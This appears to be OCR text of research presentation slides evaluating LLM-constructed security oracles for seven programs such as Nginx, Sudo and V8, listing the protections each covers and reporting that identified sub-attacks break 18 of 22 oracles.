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

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

Evaluation – Constructed Security Oracles

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
22 security oracles from 7 programs



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

$0.6/oracle (GPT-4.1)

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


Nginx
- authentication
- rate limiting
- web app firewall
- restrict methods
- logging
- SSL/TLS

SQLite3
- unsafe commands
- read-only mode

ProFTPD
- authentication
- login attempt limit
- user permission control
- auth-required actions


Sudo
- logging
- extra approval
- authentication

Apache
- authentication
- web app firewall
- restrict methods
- logging
- block malicious URL

Wireshark
- malform detection

V8
- block unsafe method

Evaluation – Identified Sub Attacks



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



Break 18/22 of constructed oracles


E